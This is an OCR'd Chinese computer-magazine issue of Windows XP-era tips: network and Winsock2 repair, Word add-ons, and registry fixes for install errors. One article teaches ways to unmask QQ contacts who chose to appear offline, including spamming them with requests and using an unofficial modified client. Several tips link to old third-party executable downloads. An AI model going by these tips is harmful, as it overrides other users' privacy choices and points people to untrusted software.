
第2步 还可以试试把本机IP设置成局域网（如果是宽带局域网）里其它机子一样的IP，如果不报错（不显示IP冲突），则你的网卡或网线一定没有安装好，机子和局域网是没有连通的。

小提示

对于这一步，如果不熟悉命令操作，可以用常用的查看网络连接中的Internet协议属性来核对参数信息。



第3步 如果以上都没问题，那么很有可能是你有意无意地安装了一些插件程序，从而更改了你的网络设置，首先在运行里面输入"CMD"，在接着出现的窗口中输入ipconfig/all（见图2），回车后就会在窗口中显示出检测到的你的电脑的IP Address(IP地址)和DNS Servers(DNS 服务器)（见图3），核对这些设置有没有错误，有关IP地址的部分有没有和之前不一样的地方。最常见的是IP地址、掩码设置或网关错误，导致你的电脑和你连接上的局域网处于不同的网段，所有你发出去的数据包都得不到响应。为排除DNS故障，可以更换一下DNS服务器。




第4步 先在设备管理器中将网卡卸载，重启后系统会自动新建一个网络连接，重新安装一下电脑的TCP/IP和Qos数据包计划程序的协议、客户端、服务。最后重新设置好IP，看能否联网。

小提示

Winsock2是系统的网络接口，不少安全软件会修改Winsock2以保护系统，如果受损使用ipconfig命令行时就可能收到错误信息，具体可以参考微软知识库，网址:http://support.microsoft.com/kb/811259/zh-cn。

君子性非异也，善假于物也

有时候局域网可以ping通，但外网ping不通，打开路由器发现网络是连通的，也就是看着局域网内其他电脑上网，自己干瞪眼。怎么办呢？当然我们屡次尝试重启路由，检查网线，修改IP、DNS等，却仍然收不到数据包，连不上网，那就有必要检查一下Winsock2是否损坏了，因为不正确的安装软件或是受到病毒攻击，都有可能造




红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

成系统Winsock2的损坏。这时候我们可以请外援，超级兔子IE修复和WinsockXPFix都很棒！

1.下载安装超级兔子后，选择“超级工具”→“超级兔子IE修复专家”→“强力修复WinSock2(见图4)”进行修复就可以了

2.首先到:http://www.nops.cn/attachments/month_0612/82006121815444.rar去下载WinsockXPFix，下载后双击程序图标运行程序，点击“Fix”按钮（见图5），在弹出的窗口中再点击“是”，程序就开始执行修复工作了。修复完成后，点击“确定”按钮，然后重启电脑就可以了。CF



软件小档案：Winsock XPFix

文件大小：1.34M

适用平台：Win9X/Win2000/WinXP/Win2003

下载地址：http://www.nops.cn/attachments/month_0612/82006121815444.rar

超级编辑记者2007

脱掉QQ的隐身衣

Tag 隐身 QQ 实例 网络

山东/一一


“我等得花儿都谢了！那个看过无数遍的QQ头像却依然是灰色......真不在线，还是有意躲我啊？如何判断QQ好友是隐身还是离线呢？”时代飞速变迁，软件几经更新，以前的工具还能用吗？本文将教你几招时下仍然管用的妙招。

第一招——疯狂骚扰

对付隐身，一个很弱智但永远不会受软件限制的方法就是疯狂骚扰了。选择你所怀疑的QQ好友，疯狂向他发送视频或语音聊天请求，在烦人的“嘟嘟”声和层出不穷的请求窗口的骚扰下，对方一般都会露出“尾巴”来。当然，如果对方确实不在线，你要提前想好如何解释哦！


第二招——电脑不够用手机

实在没办法了，那就找个工具吧！手边的手机就可以帮我们。Tencent公司很早就提供了“移动QQ”服务，今天我们借助它就可以查到任何在线的好友。首先需要你开通“移动QQ”服务，然后在手机上以“60+空格+‘QQ号码’+空格+所要发送的信息”的格式编写短信发送到服务号码（移动用户：1700 联通用户：9777 ），然后根据系统有无回复便可判断：如果手机没有收到该回复，则该用户处于隐身状态，否则你将收到系统给你的对方不在线的提示回复。



第三招——我有千里眼

QQ千里眼是腾讯公司为QQ用户提供的专门关注别人上、下线等情况的多功能服务包。首先通过发送SX到服务号码（移动用户：1700 联通用户：9777）快捷开通QQ千里眼或登录网站输入QQ号网上引导开通。开通此项功能后随时发送K+对方QQ号码到（移动用户：1700 联通用户：3777 小灵通：17000），即可查看他/她是否已经隐身上线。



第四招——脱胎换骨

网络上流传的QQ传美版几经改版而经久不衰，QQ2007beta1传美版下载地址为http://lcicnc.driversky.com/down/cmqq2007beta1v162.zip，下载安装后，就可以使用传美版登录了。在QQ界面中用鼠标依次浮动查看QQ好友，它会自动显示对方的信息，如果对方隐身，它也能检测出来。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn


让任意游戏窗口化运行

Tag 游戏、窗口化 〉实例 〉软件

山东/**人形大叔正太心**

某些网络游戏运行时只能全屏，如果想用QQ联系网友时就非常麻烦了，用D3DWindower就可以很好地解决这个问题，D3DWindower是绿色软件，下载完毕后解压到任意位置运行即可。

启动D3DWindower，选择工具栏上的“+”号按钮添加希望窗口化运行的游戏（见图1)，添加完成后，选中点击工具栏上的倒数第二个按钮（见图2）进行设置，单击“辅助DLL”旁的打开，选中程序目录下的D3dHook.dll（见图3），其他按你的喜好设置即可。如果你感觉游戏太占CPU资源，可以选中“非活动时降低优先级”，以减少操作其他应用程序时游戏的CPU占有率，还可以选中“最上方管理”选项卡中的“最上方管理”，让窗口保持在最上方（见图4），以免忽略游戏中的重要事件。其他的功能程序中说得都很明白，这里就不啰嗦了。**CF**



软件小档案：D3DWindower 1.88

文件大小： 422KB　**软件性质：** 免费软件

运行环境： Windows 9x/Me/NT/2000/XP/2003

下载地址： http://www.newhua.com/soft/39421.htm


孝敬爸妈：手写鼠

Tag 鼠标、手写板 〉实例 〉软件

重庆/**罗勇**

别忘了年迈的父母他们也喜欢上网聊天、玩玩小游戏什么的，可苦于不会打字，进行文字输入就比较麻烦了，当然可以为他们买个手写板，但为此得付出银子，那就送个“免费”的鼠标手写板给他们吧。

到http://soft.wxdown.net/soft200604/FullScr.rar去下载“文通”这款绿色免费软件，下载后解压缩到某个文件夹，运行其中的FullScr32.exe这个文件即可进入其主界面（如图1)，界面比较简单清爽，下面我们来看看其具体应用。



鼠标录入，先搞定设置

点击软件界面最右边的“其他功能和选项”图标选择“设置”项，打开“设置”对话框，在“笔设置”选项卡，拖动滑块对鼠标和笔的区分度以及移动速度进行调整，可以根据自己的喜好调整到喜欢的状态，选择好一个“笔型”，在“抬笔等待时间”下设置好一个等待时间，同时选择好笔迹的粗细和颜色，确定后退出即可（如图2）。

“免费”的鼠标输入手写板

点击软件界面上的“鼠标”图标进入手写笔状态，拖动鼠标按照我们平常写字的习惯在屏幕上“写”出某个汉字，写完后即可在屏幕光标焦点处输入一个汉字，再次点击即可返回利用鼠标的正常状态；当然也可以点击“双框手写”图标打开“文通手写板”对话框，在文本框中同样用鼠标拖动写出汉字即可自动识别进行录入。点击“回车”图标可进行换行和输入回车的操作；遇到要输入特殊符号的情况，可以点击“特殊符号”图标打开常见的特殊符号，点击选中即可输入；为了实现更多特殊要求，还可点击“软键盘”图标打开软键，这样就能利用鼠标操作取代键盘啦！

好了，有了这款软件助阵，相信父母也能很快步入网民的行列了，最重要的是不用掏一分钱就能尽点孝心，何乐而不为呢？**CF**

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

先天不足后天补，增强Word功能五虎将

Tag Word、功能、增强 〉实例 〉软件

辽宁/乔珊

Word也有一些不足和弱点，比如：Word只有编辑功能而不具备文件的管理功能，公式处理功能太弱等。不过借助于一些小工具我们就可以让Word如虎添翼。

文档不再难寻 Word能管

Outlook的界面左侧的分层树形结构管理信箱信件格外方便，Word要是可以那样管理文件就太方便了，不必找一个文档就整盘搜索。其实，装个小工具就有了，它就是“我的Word”。

下载完毕，将MyWord解压到非系统盘所在分区，然后运行其中的可执行文件，下面几步后便可开始工作。

第1步 选择菜单“文件→新建文件”命令，新建一个名为“*.Wod”的数据库文件。

软件小档案：我的Word

文件大小： 692KB


运行环境： Windows 9x/NT/2000/XP/2003

下载地址： http://www.skycn.com/soft/35599.html

以后我们创建的所有Word文档就会全部保存于这样的数据库中，而不再是一个个单一的文件。

第2步 出现程序主界面，单击“新建标题”或“新建子标题”按钮，就可以新建一个Word文档了。

窗口左边是目录，可以进行无限制的分层，从而方便分类管理，右边是编辑窗口，与常用的Word一模一样。通过该窗口可以将原有的Word文档导入，也可以将数据库中的文件导出（见图）。这样我们的Word就拥有了强大的文档管理功能，绝对不比以前的网海拾贝或者Mybase差了。



跟Visio说拜拜 Word代劳

教师备课或工程技术人员撰写论文时，经常需要输入一些学科图形符号、图形、公式等，但是Word在这方面并不在行，不过，装个轻松工具箱就全有了，Visio都不用装了。

安装完毕，启动Word后在菜单栏可以看到一个名为“轻松工具箱”菜单，具体使用方法与Word中的其他菜单和工具栏完全相同。这些图形都可以用Word的图片工具进行诸如大小、格式、剪裁等编辑调整，也可以用轻松工具箱自带的图形调整工具和文字调整工具进行调整。

软件小档案：轻松工具箱v8.0

文件大小： 18655KB

运行环境： Windows 9x/NT/2000/XP/2003

下载地址： http://www.skycn.com/soft/8909.html

小提示

★使用菜单中的“开/关工具栏”命令或在“视图→工具栏”中勾选“轻松工具箱”都可以启用轻松工具箱。

★用轻松工具箱图形调整工具中的“装配”、“拆卸”按钮可以将符号拆散或删去其中某些组件，然后重新组装在一起，形成用户需要的图形。

写Blog不用打开浏览器 Word就行

现在写博已经是司空见惯的事情了，而平时用惯了的Word，也可以拿来撰写、编辑及发布Blog。Blogger就是这样一款为Word增加编辑Blog功能的软件。安装了Blogger后，就会在Word界面里面增加一些按钮。设置好你的Blogger用户名及账号后，就可以在Word里像编辑普通文本那样方便地新建、修改以及发布你在Blogger账户中的blog了。下载地址：http://buzz.blogger.com/bloggerforword.html。

看Word2007新界面不爽 一键改回

Office 2003和Office 2007给用户感觉最明显的不同之处是新的Ribbon风格的菜单取代了传统的经典菜单，这一变化引发的争议也最大。微软应该提供给用户可以选择换回到老的“经典”菜单的功能，但微软偏偏没有给用户提供这样的功能。不过，借助于Office2007风格菜单还是可以找回Office经典菜单的。安装完毕，再看看是不是熟悉的经典菜单又回来了。下载地址：http://member.skycn.com/soft/33939.html。

损坏的Word文档 一键修好

重要的Word文档无法打开是最令人上火的了，面对重要文档被损坏，很多朋友往往是欲哭无泪，往往只能重新组织和编辑。这时，不妨试试WordRecovery，它可以妙手回春，最大限度地帮你挽回损失。安装完毕，运行程序，单击Recover按钮，打开损坏的Word文档，再次单击对话框中的Recover按钮就可以修复了。下载地址：http://www.onlinedown.net/soft/8800.htm。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

软件安装错误我不怕

十一招终结软件错误

Tag 软件、安装、错误、解决 〉故障 〉软件

山东/CDMB

人生不如意事十之八九，这不，安个软件也常常出现一些莫名其妙的问题，是水平太菜还是人品太差？无妨无妨，不过是经验不足，此番祭出PC武林错误终结11招，招招出手便见奇效，学成之后无往不利呀！

第一招：葵花解穴手

症状：程序安装时提示“安装程序启动安装引擎失败：不支持此接口”或“The installshiield engine(ikernel.exe)couldnet be launched”

葵花解穴手使用方法：

第1步 如果电脑里安装了ACDSee 5.0（包括迷你中文版），请卸载。如果还是不行，请安装Windwos Installer或ACDSee4.0。

第2步 在Windows2000/XP中按下Win+R组合键，输入：sfc/scannow，接着顺着向导修复文件。

第3步 ikernel.exe其实是Install Shield安装引擎，所以如果该文件正在运行，后续安装程序将无法正常安装。这时可打开“任务管理器”，找到ikernel.exe进程，选择“结束进程”即可。

第二招：隔空打穴

症状：将一个电子邮件程序安装到一个文件夹下，并将它设置为默认电子邮件程序，用电子邮件程序发信时，可以发信，但单击网页上发信链接时，便无法发邮件。

隔空打穴使用方法：

先把信件与地址簿备份，然后卸载它，再重新建一个英文名文件夹，重新安装在它的目录下，便可解决问题。

第三招：判官夺命笔

症状：安装某些软件，诸如魔力宝贝时提示“安装程序启动安装引擎失败；加载类型库/dall时出错。”

判官夺命笔使用方法：

打开“注册表编辑器”，删除[HKEY_LOCAL_ MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{B9363D51-63D9-46D1ABFD-3847F1FE8D8E}主键即可。

第四招：排山倒海

症状：安装软件时，进行到30%时总是自动中断并退出。

排山倒海使用方法：

第1步 可以在安装时，仔细地观察安装进度下的安装文件读取目录，发现在到30%时，文件读取目录上显示“newp.jpg”，看来可能是因为安装介质（比如光盘）部分损坏。这时，可尝试着把安装光盘中的安装程序全部拷贝到硬盘某一个目录中。你可以发现包括“newp.jpg”在内的几个文件都无法复制成功，切记，一定要记住这几个无法复制的文件名，再把其他文件复制下来。然后启动任意一个图片编辑软件（只要能保存jpg格式的图片就行），生成一个newp.jpg，把它放到相应的文件夹内，再从硬盘中安装，不出意外的话，应该一切顺利。

第2步 上面说的是不出意外的话，应该一切顺利。但是不怕一万，就怕万一，万一出现了上文的那个“意外”该怎么办呢？我来告诉你，如果安装后程序打开时，遇到一些.cab文件损坏，那么我也无药可救，可是如果提示一些诸如setup.dll之类的文件丢失，那么我还是可以修复的，可以从其他安装程序中拷贝相关文件到安装文件夹，重新安装程序即可。

第五招 降龙十八掌

症状：在安装I-Mail时，显示25号端口被占用。

降龙十八掌使用方法：

出现这种现象，是由于某些资源被占用的原因，因为I-Mail是一个电子邮件服务程序，所以在默认的情况下，它要使用25号端口来提供邮件发送服务，而如果电脑已经安装了如Foxmail Server、Outlook等电子邮件服务软件，它们会占用此端口。这时，右击“我的电脑”图标，选择“管理”，再选择“计算机管理（本地）→服务和应用程序”，然后停止其他占用25号端口的服务即可。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

第六招 独孤九剑

症状：目前，许多软件都使用Installer安装技术。虽然Windows XP已经集成了最新版的Windows Installer，但是有时在Windows XP安装这一类的软件，却会出现错误，一般的错误提示就是："Windows Installer Cannot Be Found"。

独孤九剑使用方法：

第1步 打开记事本，输入以下内容：

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MSIServer]

"Imagepath"-- "Imagepath"=hex(2):43,00,3a,00,5c,00,57,00,49,00,4e,00,44,00,4f,00,57,00,53,00,\

5c,00,53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,00,73,00,69,\

00,65,00,78,00,65,00,63,00,2e,00,65,00,78,00,65,00,20,00,2f,00,56,00,00,00

第2步 以installer.reg为名保存此文件。需要注意的是在保存的时候，一定要在"文件类型"里选择"所有文件"。在资源管理器里双击该文件，把文件内容导入注册表。重启电脑，在出现加载画面时按F8键，进入安全模式，在进入"命令行提示符"，输入msiexec/regserver，然后回车，重启电脑，问题就解决了。

第七招 开天神斧

症状：安装程序时，出现"安装仅在管理员模式下进行，安装终止。"的提示，并且无法安装。

开天神斧使用方法：

此程序安装时应该需要管理员权限。如果不是以管理员身份登录Windows，双击EXE文件时，会弹出一个窗口，选中"以下的用户身份运行程序"，输入管理员账号和密码，单击"确定"，问题可解决。如果在某些电脑上不出现此窗口，请注销当前用户，以管理员身份重新登录，再安装程序。

第八招 吸星大法

症状：安装程序提示由于操作系统版本太低，只能在某操作系统上安装。

吸星大法使用方法：

第1步 可以升级操作系统，或为其打补丁。比如：Office 2003必须使用在打了SP3（或更高）的Windows 2000或Windows XP上安装。

第2步 其实，有时候在操作系统系统中安装一些必要的组件，也可以让程序安装。组件可以到微软的官方上搜索。

第3步 有一些程序在安装的时候，对系统屏幕分辨率的大小、颜色位数、声卡参数等还有很精细的要求，一般不符合的程序会发出警告，只要照着做就可以了。

第九招 葵花点穴手

症状：安装软件时提示找不到Msvbvm60.dll文件或需要下载Runtime。

葵花点穴手使用方法：

常常有一些使用VB制作的软件，在发布时为减少体积，安装程序并没有内置VB6运行库文件，你必须从网上下载并安装最新的VB6 Runtime，或从其它电脑中复制Msvbvm60.dll文件到系统文件夹下（system或system32）。

第十招 葵花宝典

症状：一些原来可以在Windows 9x或Windows 2000下运行的软件拒绝在Windows XP下安装。

葵花宝典使用方法：

这其中的主要原因是该程序认为你使用的不是Windows 9x或Windows 2000。这时，可打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName]，以Microsoft Windows 2000或Windows 9x取代Windows XP，程序就能顺利安装了。不过要记得，在安装完程序之后，一定要恢复对系统所作的修改。

第十一招 九阴白骨爪

症状：在安装Alcohol 120%（酒精 120%）时，安装过程中，系统提示"出现I/O错误"，安装失败，多次重新安装均无效。

九阴白骨爪使用方法：

许多软件在安装时还会在硬盘临时文件夹中形成一些临时文件或安装信息，它们也可能导致软件无法正常进行安装。一般来说，临时文件一定会保存在C:\Temp或者C:\Windows\Temp目录里。如果出现上述错误，软件重装时会首先调用临时文件进行安装，加入临时文件出错，安装也会出现错误，所以必须将临时文件清除。

进入C:\Temp或者C:\Windows\Temp临时文件目录里，发现一个Setup.exe文件，运行它后会出现软件的安装界面，开始复制文件时提示插入安装盘，不过最后还是会出现那个错误。清空临时文件Temp目录，安装成功。

CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

查杀未知病毒 何需掘地三尺

江民未知病毒检测的妙用

